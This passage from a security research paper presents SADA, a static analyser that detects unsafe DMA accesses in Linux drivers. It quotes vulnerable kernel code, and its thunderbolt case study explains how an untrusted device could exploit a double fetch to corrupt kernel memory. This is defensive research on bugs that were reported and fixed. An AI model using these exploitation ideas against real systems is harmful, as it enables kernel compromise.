without synchronization, causing an inconsistent DMA access. The driver developers admit that this problem can cause unexpected hardware behaviors, which can make the driver crash. This problem was introduced in Linux 4.4 (released in Jan. 2016) and was fixed 4.5 years later (Oct. 2020) by us, based on a bug report of our approach SADA. We fixed this problem by accessing `hdr->frame_control` before calling `pci_map_single`.

Coherent DMA access. Different from streaming DMA buffers, coherent DMA buffers do not require explicit synchronization with hardware registers and CPU cache. But on one hand, because a hardware device can be malfunctioning or untrusted, it can write bad data into coherent DMA buffers; on the other hand, as the hardware device and driver can both modify the data in coherent DMA buffers, the driver may get different data when reading the same coherent DMA buffer, causing double-fetch cases. For the two reasons, the driver should perform correct validation of the data from DMA buffers before using it. Otherwise, security bugs (such as buffer overflow and invalid-pointer access) can be triggered. For short, we call such a problem as *unchecked DMA access*.

Figure 3 presents a confirmed unchecked DMA access in the *vmxnet3* network device driver in Linux 5.6. In the function `vmxnet3_probe_device`, `dma_alloc_coherent` is called to allocate a coherent DMA buffer assigned to `adapter->rss_conf`. In the function `vmxnet3_get_rss`, `adapter->rss_conf` is assigned to a local variable `rssConf`, and then `rssConf->indTableSize` is assigned to a local variable `n`. Thus, `n` stores the data in the coherent DMA buffer of `adapter->rss_conf`, and it can be modified to a bad value by the malfunctioning or untrusted device. In this case, `n` can be larger than the bound of `rssConf->indTable`, causing a buffer-overflow bug when `rssConf->indTable[n]` is read. This problem was introduced in Linux 3.16 (released in Aug. 2014) and was fixed nearly 6 years later (Jun. 2020) by us, based on a bug report of our approach SADA. We fixed it by adding a check of `n` with the bound of `rssConf->indTable` before `rssConf->indTable[n]` is read.

Rules of DMA accesses. For better understanding, we illustrate the rules of streaming and coherent DMA accesses with real DMA interfaces of the Linux kernel in Figure 4. The code segments shown in Figure 2 and Figure 3 obviously violate the rules, and thus they have *unsafe DMA accesses*.

```
FILE: linux-5.6/drivers/net/vmxnet3/vmxnet3_drv.c
3240. static int vmxnet3_probe_device(...) {
        ......
        // Coherent DMA allocation
3373.   adapter->rss_conf = dma_alloc_coherent(...);
        ......
3531. }
FILE: linux-5.6/drivers/net/vmxnet3/vmxnet3_ethtool.c
693. static int vmxnet3_get_rss(...) {
        ......
696.    struct UPT1_RSSConf *rssConf = adapter->rss_conf;
697.    unsigned int n = rssConf->indTableSize;
        ......
704.    while (n--)
705.       p[n] = rssConf->indTable[n];  // Possible buffer overflow
706.    return 0;
707. }
FILE: linux-5.6/drivers/net/vmxnet3/upt1_defs.h
80. struct UPT1_RSSConf {
81.     u16 hashType;
        ......
86.     u8 indTable[UPT1_RSS_MAX_IND_TABLE_SIZE]; // Bound is 128
87. }
```

Figure 3: Example unchecked DMA access.




Figure 4: Rules of DMA accesses with typical interfaces.

2.4 Threat Model

Our threat model consists of an adversary that attacks the OS through DMA accesses by leveraging software defects in benign drivers to achieve malicious goals, such as denial of service and privilege escalation. In practice, a device driver is often provided by the OS kernel, and it is used to manage multiple third-party hardware devices and support specific workloads at the user level. For example, the USB core driver provided by the Linux kernel is used to control different kinds of USB devices and support user-level USB services. Thus, drivers are always considered to be benign, but hardware devices and user-level workloads can be untrusted. As a result, attacks can be launched in two ways. First, attackers can execute specific workloads at the user level to trigger inconsistent DMA accesses, which can cause unexpected hardware behaviors or even crash the OS. Second, attackers can use an untrusted hardware device to provide malicious data to the driver via DMA buffers, which can cause buffer overflow, invalid-pointer access, and other serious security issues.

2.5 State of the Art for DMA-Access Checking

Recently, several driver fuzzing approaches [45, 51, 52] have found some unchecked DMA accesses, by generating and mutating hardware inputs from simulated devices. But they may miss many real unchecked DMA accesses due to lim-

ited code coverage of runtime testing. Moreover, they do not consider the synchronization of streaming DMA buffers, and thus cannot detect inconsistent DMA accesses. Besides, they require associated simulated devices to run the tested drivers, but implementing such simulated devices often requires much manual work. To solve these limitations, we aim to design an effective static-analysis approach to automatically and accurately detect unsafe DMA accesses as many as possible.

2.6 Study of DMA in Linux Device Drivers

To understand the importance of detecting unsafe DMA accesses, we need to know how many existing device drivers have DMA operations. To find the answer, we manually study the driver source code in the Linux kernel, to calculate the proportion of device drivers that have DMA operations. Due to the large number of Linux device drivers and time constraints, we select all the drivers of 8 common classes in Linux 5.6 and manually read their source code, to identify the drivers that call DMA interfaces defined in the Linux kernel. Considering that a driver may be generated from multiple source files, we identify the number of drivers by manually checking their Makefiles in the Linux kernel.

Table 2 shows the results of our study. About 46% of studied drivers explicitly call DMA interfaces, indicating that DMA operations are common in existing device drivers. For this reason, it is important to check the safety of DMA accesses in device drivers.

Driver class	Source file (.c)	Driver number	Call DMA interface
Ethernet	1102	319	168 (53%)
Wireless	827	143	46 (32%)
Crypto	209	75	51 (68%)
GPU	2459	180	57 (32%)
MMC	119	95	43 (45%)
SCSI	414	153	87 (57%)
Infiniband	308	26	24 (92%)
USB	501	297	114 (38%)
Total	5939	1288	590 (46%)

Table 2: Study results of DMA in Linux device drivers.

From Figure 2 and Figure 3, we find an interesting characteristic of DMA-buffer creation, namely *when DMA buffers are created, they are often stored in data structure fields in the driver code*. The data structure fields `skb->data` in Figure 2 and `adapter->rss_conf` in Figure 3 are both such examples. This characteristic is understandable, because to pass key information (including DMA buffers) between different functions, device drivers often wrap such information in specific data structures and share them via function arguments. To clearly know whether this characteristic is common in existing drivers, we manually study the source code of 1288 drivers in Table 2 again. Specifically, we first identify the function calls to streaming DMA mapping and coherent DMA allocation, and then check whether the created DMA buffers are stored in data structure fields. Considering that a DMA buffer may be first stored in a local variable after creation (such as `p = dma_alloc_coherent(...)`) and then this local variable is assigned to a data structure field (such as `dev->dma_buf = p`), we also manually check the alias relationship between variables in the study.

Driver class	Struct / Streaming	Struct / Coherent	Struct / Both
Ethernet	490 / 563 (87%)	443 / 493 (90%)	933 / 1056 (88%)
Wireless	101 / 119 (85%)	90 / 103 (87%)	191 / 222 (86%)
Crypto	264 / 280 (94%)	90 / 93 (97%)	354 / 373 (95%)
GPU	41 / 49 (84%)	48 / 52 (92%)	89 / 101 (88%)
MMC	44 / 44 (100%)	13 / 13 (100%)	57 / 57 (100%)
SCSI	86 / 105 (82%)	382 / 487 (78%)	468 / 592 (79%)
Infiniband	43 / 60 (72%)	91 / 95 (96%)	134 / 155 (86%)
USB	23 / 27 (85%)	74 / 85 (87%)	97 / 112 (87%)
Total	1092 / 1247 (88%)	1231 / 1421 (87%)	2323 / 2668 (87%)

Table 3: Study results of data structure fields for DMA.

Table 3 shows the results of our study. About 87% of created DMA buffers are stored in data structure fields, which indicates that this characteristic is common in exsiting drivers. Inspired by this, we can first select data structure fields of DMA buffers and then use them to identify DMA accesses.

3 Challenges

To effectively detect unsafe DMA accesses via static analysis, we need to solve three main challenges:

C1: Identifying DMA accesses. In the driver code, each DMA access is implemented as a regular variable access, as shown in Figure 2 and Figure 3. Thus, compared to non-DMA hardware accesses calling specific kernel interfaces (such as `ioread8`), identifying DMA accesses is more difficult.

Figure 2 shows that the DMA-buffer creation and access are in the same function, namely in an *explicit control flow*. Thus, an intuitive solution is to first identify each DMA-buffer creation and then perform a flow-sensitive analysis starting from this creation to identify DMA accesses. But this solution is limited, as in many cases, the DMA-buffer creation and access are in two different functions without explicit execution order from static code observation, namely in a *broken control flow*. The code in Figure 3 is such an example. The coherent DMA buffer is allocated in the function `vmxnet3_probe_device`, and the buffer is accessed in `vmxnet3_get_rss`, but the two functions do not have explicit execution order from static code observation. Thus, identifying DMA accesses in the case of broken control flow is challenging.

C2: Checking the safety of DMA accesses. Given a DMA access, we need to check whether it is safe, according to the rules shown in Figure 4. Specifically, for a streaming DMA access, we need to check whether it occurs during the synchronization with hardware registers and CPU cache; for a coherent DMA access, we need to check whether it can cause possible insecure influence in driver code. To accurately and completely check the safety of these DMA accesses, we need

perform a flow-sensitive and inter-procedural analysis of the Linux kernel code. However, as the Linux kernel code base is very large (amounting to over 18M lines of code counted by CLOC [16] in Linux 5.6) and complex (involving lots of function calls), performing such analysis can be difficult.

C3: Dropping false positives. Without validating code-path feasibility, static analysis can report many false positives. Thus, many previous approaches [13, 14, 39, 47, 50] use SMT solvers to validate all encountered code paths during analysis. However, an SMT solver is often expensive and the Linux kernel code base is very large and complex, so scaling the validation of code-path feasibility in this way is challenging.

4 Key Techniques

To solve the above challenges, we propose three key techniques. For *C1*, we propose a field-based alias analysis to effectively identify DMA accesses, according to the information of DMA mapping creation. For *C2*, we propose a flow-sensitive and pattern-based analysis to accurately and efficiently check the safety of DMA accesses. For *C3*, we propose an efficient code-path validation method to drop false positives and reduce the overhead of using SMT solvers. We will introduce them as follows:

4.1 DMA-Access Identification

As we studied in Section 2.6, about 87% of created DMA buffers are stored in data structure fields. Inspired by this observation, we propose a field-based alias analysis to identify DMA accesses in the cases of broken control flow, by matching the data structure type and field of the created DMA buffers and DMA accesses. This analysis has two steps:

S1: Handling DMA-buffer creation. In this step, we identify each DMA-buffer creation and collect its data structure field. Figure 5 shows the procedure of this step. The set *dma_var_set* stores the variables of created DMA buffers, and it is used to identify DMA accesses in the cases of explicit control flow; the set *dma_struct_set* stores the information about data structure fields of created DMA buffers (including data structure type and field), and it is used to identify DMA accesses in the cases of broken control flow.

This step first initializes *dma_var_set* and *dma_struct_set* to empty, and then analyzes each function call in the driver code. This step checks whether the function call is used to create a DMA buffer, according to the name of its called function. If not, this call is neglected. Then, this step gets the variable *ret_var* to which the function call's return value is stored. Because *ret_var* may be aliased with other variables, this step performs an intra-procedural, flow-insensitive and Andersen-style alias analysis [1] to identify all variables aliased with *ret_var* (including *ret_var*). This step stores *ret_var* and its aliased variables in a set *var_set*. For each variable *var* in

```
GetDmaInfo: Get data structure fields of DMA buffers created in the driver
 1: dma_var_set := ø; dma_struct_set := ø;
 2: foreach call in driver do
 3:     if call is not used to create DMA buffers then
 4:         continue;
 5:     end if
 6:     ret_var := GetStoredReturnVal(call);
 7:     var_set := GetAliasVarSet (ret_var); // Including ret_var
 8:     foreach var in var_set do
 9:         AddSet(var, dma_var_set);
10:         struct_info := GetStructInfo(var); // Get structure type and field
11:         if struct_info != null then
12:             AddSet(struct_info, dma_struct_set);
13:         end if
14:     end foreach
15: end foreach
```

Figure 5: Procedure of handling DMA-buffer creation.

var_set, this step adds it into *dma_var_set*, and gets its data structure information <*struct_type, field*> (including the data structure type and field) to store in *struct_info*. If *struct_info* is non-null, namely *var* is a data structure field, this step adds *struct_info* into *dma_struct_set*.

S2: Identifying DMA accesses. Because we have already collected the variables and data structure information of DMA buffers, the idea of this step is to identify which variable accesses involve these variables or match the data structure information, and such variable accesses are identified as DMA accesses. Specifically, according to the two sets *dma_var_set* and *dma_struct_set* collected in *S1*, our field-based analysis identifies DMA accesses in the driver. Figure 6 shows the procedure of this step. The set *dma_access_set* stores all identified DMA accesses.

```
GetDmaAccess: Identify DMA accesses in the driver
 1: dma_access_set := ø;
 2: foreach inst in driver do
 3:     if inst is not a load or store instruction then
 4:         continue;
 5:     end if
 6:     var := GetAccessedVar(inst);
 7:     struct_info := GetStructInfo(var); // Get structure type and field
 8:     if CheckItemInSet(var, dma_var_set) == true or
 9:        CheckItemInSet(struct_info, dma_struct_set) == true then
10:         var_set := GetAliasVarSet(var); // Including var
11:         inst_set := GetInstSetFromVarSet(var_set); // Including inst
12:         AddSetInSet(inst_set, dma_access_set);
13:     end if
14: end foreach
```

Figure 6: Procedure of identifying DMA access.

This step first initializes *dma_access_set* to empty, and then analyzes each instruction in the driver code. This step checks whether the instruction is a load (read) or store (write) instruction. If not, this instruction is neglected. Then, this step gets the variable *var* accessed by the instruction, and gets its data structure information <*struct_type, field*> (including data structure type and field) to store in *struct_info*. After that, this step checks whether *var* is in *dma_var_set* (for the case of

explicit control flow) or *struct_info* is in *dma_struct_set* (for the case of broken control flow). If so, this step again uses the alias analysis mentioned in *S1* to identify all variables aliased with *var* (including *var*), then gets the instructions accessing the identified variables, and finally adds these instructions into *dma_access_set*.

Alias analysis. Note that performing alias analysis in *S1* and *S2* is necessary, because the variables of DMA buffers may be aliased with other variables. For this reason, identifying these aliased variables is helpful to reducing false negatives of DMA-access identification.




Figure 7: Example of identifying DMA access.

Example. We use the Linux *hfcpci* driver code to illustrate our field-based alias analysis. First, in the function `setup_hw`, *S1* finds that the function call to `pci_alloc_consistent` creates a DMA buffer on line 2008, and thus *S1* records the variable `buffer` that stores the return value of this function call. Then, *S1* looks for the variables aliased with `buffer`, and finds that `hc->hw.fifo` is such a variable, from the assignment on line 2015. Thus, *S1* records the data structure type and field of `hc->hw.fifo`. After that, *S2* identifies the DMA accesses by matching the pairs of data structure type and field collected in *S1*. In the function `receive_dmsg`, *S2* finds that the accessed variable on line 461 matches the pair of data structure type and field that *S1* collects on line 2015. Thus, *S2* identifies this variable access is a DMA access.

4.2 DMA-Access Safety Checking

Based on the DMA accesses identified in Section 4.1, we use a flow-sensitive and pattern-based analysis to check the safety of DMA accesses and detect possible unsafe DMA accesses. We perform the analysis using different patterns for streaming DMA accesses and coherent DMA accesses:

Checking streaming DMA access. We check whether each streaming DMA access is performed: 1) between DMA mapping and unmapping and 2) during DMA-buffer synchronization with hardware and CPU (e.g. whether it is performed between the function calls to `dma_sync_single_for_cpu` and `dma_sync_single_for_device` shown in Figure 4(a)). If not, we report a possible inconsistent DMA access. However, because DMA mapping, DMA-buffer synchronization and DMA unmapping may not have explicit execution order




Figure 8: Patterns for checking streaming DMA access.

by statically observing the driver code (namely in broken control flow), checking streaming DMA access can be difficult. To solve this problem, we perform checking according to four patterns, which are illustrated in Figure 8 using the DMA interfaces in Figure 4(a):

P1 and P2: We perform a forward flow-sensitive analysis starting from a function call to DMA mapping or DMA synchronization for hardware device, and report an inconsistent DMA access when a DMA access is performed and no other DMA operations occur in the analyzed code path.

P3 and P4: We perform a backward flow-sensitive analysis starting from a function call to DMA unmapping or DMA synchronization for CPU, and report an inconsistent DMA access when a DMA access is performed and no other DMA operations occur in the analyzed code path.

Note that the forward and backward flow-sensitive analyses are both inter-procedural, to detect deep inconsistent DMA accesses crossing function calls. Besides, to improve efficiency, the two analyses never validate path conditions, and just record the basic blocks in each code path for validating code-path feasibility in Section 4.3.

Checking coherent DMA access. We check whether the data read from a coherent DMA buffer can cause possible insecure influence in driver code. Specifically, considering that infinite looping, buffer overflow and invalid-pointer access are three typical kinds of security problems that can be triggered by problematic hardware accesses [27], we focus on the related patterns in our safety checking:

P1) Infinite looping: affecting loop condition in loop iteration. For a given loop, a variable checked in the loop condition can be affected by the data from a coherent DMA access that is performed in the loop iteration. In this case, the malfunctioning or untrusted hardware device can modify the corresponding DMA buffer in each iteration, to change the variable in the loop condition and cause infinite loop polling. Figure 9(a) shows such an example in the *iwlwifi* driver in Linux 5.6. In the function `iwl_pcie_alloc_ict`, a coherent DMA buffer is allocated and it is stored in the variable `trans_pcie->ict_tbl`. In the function `iwl_pcie_int_cause_ict`, an element of `trans_pcie->ict_tbl` is accessed and assigned to a variable `read` in the loop iteration. In the loop condition, `read` is compared with zero. In this example, the malfunctioning or untrusted hardware device can always set the accessed element of `trans_pcie->ict_tbl` to be non-zero, to make the loop infinitely run.




Figure 9: Example of patterns for checking coherent DMA access.

P2) Buffer overflow: affecting an array index. To access an element of a given array, the driver needs to use a variable as the array index, and this variable can be affected by the data from a coherent DMA access. In this case, the malfunctioning or untrusted hardware device can modify the DMA buffer, to make the variable of array index larger than the array bound, causing a buffer-overflow bug. Figure 9(b) shows such an example in the *ipw2x00* driver in Linux 5.6. In the function `status_queue_allocate`, a coherent DMA buffer is allocated and it is stored in the variable `q->drv`. In the function `__ipw2100_rx_process`, the data stored in the DMA buffer `sq->drv[i].status_field` is anded with `STATUS_TYPE_MASK` (0x0f), and then the result is assigned to a variable `frame_type`. After that, `frame_type` is used as the index to access the array `frame_types` whose bound is 4. In this example, the malfunctioning or untrusted hardware device can modify `sq->drv[i].status_field` into a bad value (such as 8), to make `frame_type` larger than the bound of `frame_types` even though being anded with `STATUS_TYPE_MASK`. Thus, a buffer-overflow bug can be triggered when `frame_types[frame_type]` is accessed.

Note that the buffer-overflow bug shown in Figure 3 is also such an example, but the two bugs in these two figures are a little different. The bug in Figure 3 lacks a mask or check operation on the array index, while the bug in Figure 9(b) has a mask operation but this operation is incorrect. Inspired by Figure 9(b), we also need to check whether the validation operation (mask or check) on the array index in the driver code is correct, if this operation exists.

P3) Invalid-pointer access: affecting the offset of an accessed pointer. The driver often uses a variable as the offset to access a pointer, and this variable can be affected by the data from a coherent DMA access. In this case, the malfunctioning or untrusted hardware device can modify the DMA buffer, to change the offset variable into a bad value and make the accessed pointer invalid. Figure 9(c) shows such an example in the *socionext* driver in Linux 5.6. In the function `netsec_alloc_dring`, a coherent DMA buffer is allocated and it is stored in the variable `dring->vaddr`. In the function `netsec_process_rx`, the data stored in the DMA buffer `de->buf_len_info` is right shifted with 16, and then the result is assigned to a variable `pkt_len`. After that, `pkt_len` is used as the offset to access the pointer based on `xdp.data`. In this example, the malfunctioning or untrusted hardware device can modify `de->buf_len_info` into a bad value (such as 0xffff), to make `pkt_len` very large. Thus, the pointer `xdp.data + pkt_len` can be invalid for the driver to access.

TaintAnalysis: Identifying the variables affected by a cohenret DMA access *"dma_access"* in the code path *"code_path"*

```
1: var_set := ø; inst_set := ø;
2: taint_var := GetAccessedVar(dma_access);
3: AddSet(taint_var, var_set);
4: AddSet(dma_access, inst_set);
5: foreach inst in GetInstSetInPath(code_path) do
6:     res_var := GetResultVal(inst);
7:     op_var_set := GetOperandVal(inst);
8:     if GetIntersect(op_var_set, var_set) != ø then
9:         AddSet(inst, inst_set);
10:        if res_var != null then
11:            AddSet(res_var, var_set);
12:        end if
13:    end if
14: end foreach
```

Figure 10: Procedure of taint analysis.

Taint analysis. In the above patterns, locating the variables affected by the data from a given coherent DMA access is an important task. To finish this task, we use a flow-sensitive and inter-procedural taint analysis to identify such variables. Figure 10 shows the procedure of this taint analysis. It starts from each coherent DMA access and forwardly analyzes each instruction in the code path. The taint analysis maintains two sets, namely *var_set* to store variables affected by the DMA access and *inst_set* to store instructions containing these affected variables. The analysis first initializes *var_set* and *inst_set* to empty. Then, the analysis gets the accessed variable of the DMA access and adds it into *var_set*, and the analysis also adds this DMA access into *inst_set*. After that, the analysis handles each instruction *inst* in the code path. For *inst*, it gets the result variable *res_var* and the set of operand variables *op_var_set*. The analysis checks whether *op_var_set* and *var_set* have intersection, namely whether *inst* has an operand affected by the DMA access. If so, the analysis adds *inst* into *inst_set*, and adds *res_var* into *var_set* if *res_var* is non-null (an instruction may not have a result variable, and thus *res_var* of this instruction is null).

Note that to improve efficiency, this taint analysis never validates path conditions and just records the basic blocks in each code path for validating code-path feasibility in Section 4.3. Besides, to avoid infinite looping on recursive calls in the code path, the analysis records the analyzed basic blocks and ends when encountering a basic block within a loop that has been handled.

4.3 Code-Path Validation

Given the possible unsafe DMA accesses (their code-path feasibility is not validated) found in Section 4.2, we validate their code paths using an SMT solver Z3 [66] to drop false positives. Compared to the traditional strategy of validating all code paths during static analysis, our strategy is more efficient, as we believe that *the code paths containing possible unsafe DMA accesses often occupy a very small proportion of all code paths*. Thus, our strategy can reduce much unnecessary validation of code paths that unlikely to contain unsafe DMA accesses. Our code-path validation has three steps:

S1: Getting path constraints. We translate each instruction into a constraint using the Z3 grammar. Specifically, for each assignment instruction (such as $a = b + c$), we translate it into an equation constraint (such as $a == b + c$); for each branch condition (such as *if* $(a > b)$), we translate it into a constraint according to the successor basic block of this condition from the given code path (such as $a > b$ if the successor basic block is in the true branch or $a \leq b$ if the the successor basic block is in the false branch).

S2: Adding constraints for triggering security bugs. As shown in Figure 9(b), a driver may have validation (mask or check) operations on the variable affected by the DMA access, to prevent the related security bug being triggered. If such validation operations are ignored, many false unsafe DMA accesses may be reported. To reduce such positives, for each possible unsafe DMA access, we add proper constraints for triggering the related security bug. For example in Figure 9(b), we add a constraint *"frame_type > 4"* to indicate that the buffer-overflow bug can occur when `frame_type` is larger than the bound of the array `frame_types`. Note that not all unsafe DMA accesses require such extra constraints, such as inconsistent DMA accesses. Thus, for such an unsafe DMA access, we just add an empty constraint.

S3: Solving all constraints. We put the path constraints produced in *S1* and the additional constraints for triggering the related security bug produced in *S2* into the SMT solver Z3, to check whether each possible unsafe DMA access can occur. If these constraints cannot be satisfied, we consider this possible unsafe DMA access as a false positive and drop it.

5 SADA Approach

Based on the three key techniques in Section 4, we propose a static-analysis approach named SADA, to automatically and accurately detect unsafe DMA accesses in device drivers. We have implemented SADA using Clang-9.0 [15] and performed static analysis on the driver LLVM bytecode files. SADA works automatically without manual effort, given the source files of device drivers. Figure 11 shows the overall architecture of SADA.




Figure 11: SADA architecture.

Based on this architecture, SADA consists of four phases:

P1: Code compilation. The *Clang compiler* compiles each driver source file into an LLVM bytecode file. Because multiple functions defined in different device drivers may share the same function name, inter-procedural analysis may identifies incorrect functions to analyze. To solve this problem, during linking, SADA records the set of source files generating the same driver. According to this information, SADA can accurately select correct functions when performing inter-procedural analysis.

P2: DMA-access identifying. The *information collector* collects the information about each DMA-buffer creation from each LLVM bytecode file, and then the *access detector* uses this information and performs our field-based alias analysis to identify DMA accesses.

P3: DMA-access checking. The *access checker* uses our flow-sensitive and pattern-based analysis to check the safety of each identified DMA access and detect possible unsafe DMA accesses.

P4: Unsafe-DMA-access validating. The *path validator* uses our code-path validation method to drop false unsafe DMA accesses. Besides, our flow-sensitive analysis may find many repeated unsafe DMA accesses when their DMA-buffer creation and DMA accesses are identical but only differ in their code paths. To solve this problem, the path validator also drops repeated results according to the positions of DMA-buffer creation and DMA access. Finally, SADA generates readable reports of final unsafe DMA accesses.

6 Evaluation

To validate the effectiveness of SADA, we evaluate it on the driver code of Linux 5.6. We run the evaluation on a regular x86-64 desktop with eight Intel i7-3770 CPU@3.40GHz processors and 16GB physical memory. We use the kernel configuration *allyesconfig* to enable all kernel code for the x86-64 architecture.

Description		SADA
Code analysis	Source files (analyzed / all)	14.6K / 17.9K
	Source code lines (analyzed / all)	8.8M / 10.3M
	Handled unique functions	334.7K
	Handled unique LLVM instructions	33.0M
DMA-access identifying	Encountered DMA-buffer creation	2,781
	DMA buffers in data structure fields	2,074
	Identified DMA accesses	28,732
DMA-access checking	Dropped DMA accesses (false + repeated)	736 (251 + 485)
	Unsafe DMA accesses (real / all)	284 / 321
	Inconsistent DMA accesses (real / all)	123 / 131
	Unchecked DMA accesses (real / all)	161 / 190
Time usage	DMA-access identification	62m
	DMA-access checking	208m
	Total time	270m

Table 4: Detection results of the Linux 5.6 driver code.

6.1 Detection of Unsafe DMA Accesses

We run SADA to automatically check the Linux driver source code (in the *drivers* and *sound* directories), and then manually check all the unsafe DMA accesses found by SADA. Table 4 summarizes the results, and source code lines are counted by CLOC [16]. From Table 4, we have the following findings:

Analyzing driver code. SADA can scale to a large code base. It spends 270 minutes on analyzing 8.8M lines of source code in 14.6K source files. The remaining 1.5M lines of source code in 3.3K source files are not analyzed, because they are not enabled by *allyesconfig* for the x86-64 architecture.

Identifying DMA accesses. SADA is effective in identifying DMA accesses in device drivers. It identifies over 28K DMA accesses according to 2,781 created DMA buffers. Among these DMA buffers, SADA identifies that 75% of them are stored in data structure fields. This percentage is a little lower than the manual study result (87%) in Section 2.6, as SADA still fails to identify some data structure fields of created DMA buffers in complex cases. For example, some drivers use their own wrapper functions that call primitive DMA kernel interfaces to create DMA buffers, but SADA only identifies DMA-buffer creation by looking for primitive DMA kernel interfaces, without analyzing these wrapper functions. Even so, the result (75%) here again proves that most of created DMA buffers are stored in data structure fields.

Detecting unsafe DMA accesses. SADA finds 321 unsafe DMA accesses, including 131 inconsistent DMA accesses and 190 unchecked DMA accesses. Among them, we identify that 284 are real, including 123 inconsistent DMA accesses and 161 unchecked DMA accesses. The false positive rate is only 11.5%, which benefits from our key techniques, such as field-based analysis for DMA-access identification and code-path validation. Specifically, SADA drops 251 false unsafe DMA accesses and 485 repeated unsafe DMA accesses. We have reported the 284 real unsafe DMA accesses to Linux kernel developers, and 105 of them have been confirmed. We are still waiting for the response of remaining ones.

Result distribution. We classify the 284 real unsafe DMA accesses and 105 confirmed ones according to driver class. Table 5 shows the distribution results. We find that network and SCSI drivers share 71% of the real unsafe DMA accesses and 66% of the confirmed ones.

Driver class	Network	SCSI	Crypto	USB	Others
Defects	113 (40%)	89 (31%)	41 (14%)	10 (4%)	31 (11%)
Confirmed	50 (48%)	19 (18%)	17 (16%)	8 (8%)	11 (10%)

Table 5: Distribution of found unsafe DMA accesses.

```
FILE: linux-5.6/drivers/thunderbolt/ctl.c
308. static struct ctl_pkg *tb_ctl_pkg_alloc(...) {
       ......
       // Coherent DMA allocation
314.   pkg->buffer = dma_pool_alloc(...);
       ......
321. }
FILE: linux-5.6/drivers/thunderbolt/icm.c
269. static bool icm_copy(...) {
270.   const struct icm_pkg_header *hdr = pkg->buffer;
271.
272.   if (hdr->packet_id < req->npackets) {
273.     size_t offset = hdr->packet_id * req->response_size;
274.
275.     memcpy(req->response + offset, pkg->buffer,
276.                                    req->response_size);
277.   }
278.   return hdr->packet_id == hdr->total_packets - 1;;
279. }
```

Figure 12: An unsafe DMA access in the *thunderbolt* driver.

Security impact of unsafe DMA accesses. The 123 inconsistent DMA accesses can cause unexpected hardware behaviors, making the driver crash and leading to DoS attacks. Among the 161 unchecked DMA accesses, 121 of them can trigger buffer-overflow bugs, causing memory overwrite or overread; 36 of them can trigger invalid-pointer accesses, causing arbitrary read or write, which can be exploited for privilege escalation; 4 of them can trigger infinite looping, causing DoS attacks.

Case study. Figure 12 presents an unsafe DMA access found by SADA, and it has high security impact. In the function `tb_ctl_pkg_alloc`, `dma_pool_alloc` is called to allocate a coherent DMA buffer that is stored in the variable `pkg->buffer`. In the function `icm_copy`, `pkg->buffer` is assigned to a variable `hdr`, and then the multiplication result of `hdr->packet_id` and `req->response_size` is stored in `offset`. After that, the function `memcpy` is called to copy the data stored in the DMA buffer `pkg->buffer` into the kernel memory buffer `req->response+offset`. In this example, if the hardware device is untrusted, the content of `pkg->buffer` and `hdr` can be modified by an attacker. By modifying the data of `hdr->packet_id`, the attacker can make the *if* statement on line 272 enter the true branch. Then, the attacker can again modify `hdr->packet_id` to a bad value larger than `req->npackets`, to access the kernel memory of an invalid pointer when `memcpy` is called on line 275. At this time, the attacker can inject malicious data into `pkg->buffer`, to make `memcpy` copy the malicious data into a confidential kernel memory area via this invalid pointer. In this example, `hdr->packet_id` is read twice, but its data can be modified by the untrusted hardware device before being read at the second time, causing a double-fetch situation.

6.2 False Positives and Negatives

False positives. SADA still reports 37 false unsafe DMA accesses, which are introduced for two main reasons:

First, the alias analyses used in SADA can make mistakes. On one hand, to identify DMA accesses in the cases of broken control flow, SADA uses a field-based analysis by only considering data field structures and fields, but it neglects alias relationship in the code path. On the other hand, to identify the variables aliased with a variable of the DMA buffer, SADA uses an intra-procedural and flow-insensitive alias analysis, which can be inaccurate due to ignoring flow sensitivity and missing inter-procedural analysis. For these reasons, SADA can identify false DMA accesses.

